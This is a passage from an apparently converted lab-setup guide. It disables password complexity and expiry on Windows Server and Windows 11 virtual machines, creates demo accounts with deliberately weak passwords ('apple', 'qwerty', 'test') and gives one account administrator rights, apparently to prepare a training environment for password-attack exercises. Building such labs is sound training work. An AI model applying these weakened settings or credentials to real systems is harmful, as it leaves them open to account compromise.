
- The **Maximum password age Properties** window appears; ensure that **0** days is selected in the **Password will expire in** section. Click **Apply** and then **OK**.




- In the same manner, remove the password complexity and maximum password age on the **Windows Server 2022** and **Windows Server 2019 (AD)** virtual machine.

Remove the Password Complexity and Maximum Password Age in Windows 11 (Virtual Machine)

1. On the **Windows 11** virtual machine, click the **Type here to search** icon. Type **local security** and select the **Local Security Policy** app from the results.
2. The **Local Security Policy** window appears. Expand the **Account Policies** node and click **Password Policy** in the left pane. In the right pane, double-click **Password must meet complexity requirements**.



3. The **Password must meet complexity requirements Properties** window appears; ensure that the **Disabled** radio button is selected and click **OK**.
4. In the right pane, double-click **Maximum password age**.
5. The **Maximum password age Properties** window appears; ensure that **0** days is selected in the **Password will expire in** section. Click **OK**.



6. In the same manner, remove the password complexity and maximum password age on the **Windows 11 (AD)** virtual machine.
7. Close all windows.

[\[Back to Configuration Task Outline\]](#)


CT#29: Creating Demo User Accounts on the Windows Server 2019 and Windows 11 Virtual Machines

For demonstration purposes, we create three different accounts. Create all three user accounts on all machines. The user account details are as follows:


- (i) Username: **Martin**; Password: **apple**
- (ii) Username: **Jason**; Password: **qwerty**
- (iii) Username: **Shiela**; Password: **test**

Creating User Accounts on Windows Server 2019

1. On the **Windows Server 2019** virtual machine, open **Control Panel** and click **Category** from the **View by:** field in the top-right corner of the window. Click **Change account type** under **User Accounts**.




2. Click the **Add a user account** link in the **Manage Accounts** window.




3. An **Add a user** window appears; fill in the following details (Username: **Martin**; Password: **apple**), and click **Next**.


- Click **Finish** after the user account is created.




- Follow steps 2–4 to create the other users.
- The screenshot below shows the user accounts created on the **Windows Server 2019** virtual machine.



7. Now, select the **Jason** user account. In the **Make changes to Jason's account** section, select the **Change the account type** option.




8. In the **Choose a new account type for Jason** section, select the **Administrator** radio button and click the **Change Account Type** button.




9. Close all open windows.

Creating User Accounts in Windows 11


10. On the **Windows 11** virtual machine, open **Control Panel** and click **Change account type** under **User Accounts**.




11. Click the **Add a new user in PC settings** link in the **Manage Accounts** window.




9. The **Settings** window appears. Under **Family & other users**, click **Add account**.



10. In the **Microsoft account** window, click the **I don't have this person's sign-in information** link.



11. In the **Microsoft account** window, click the **Add a user without a Microsoft account** link.



- In the **Microsoft account** window, enter **Martin** in the **Who's going to use this PC?** field and **apple** as the password in **Make it secure.** field.
- Select a question and enter an answer in the **In case you forget your password** section and click **Next**.

Microsoft account

Create a user for this PC

If this account is for a child or teenager, consider selecting **Back** and creating a Microsoft account. When younger family members log in with a Microsoft account, they'll have privacy protections focused on their age.

If you want to use a password, choose something that will be easy for you to remember but hard for others to guess.

Who's going to use this PC?


Make it secure.

In case you forget your password

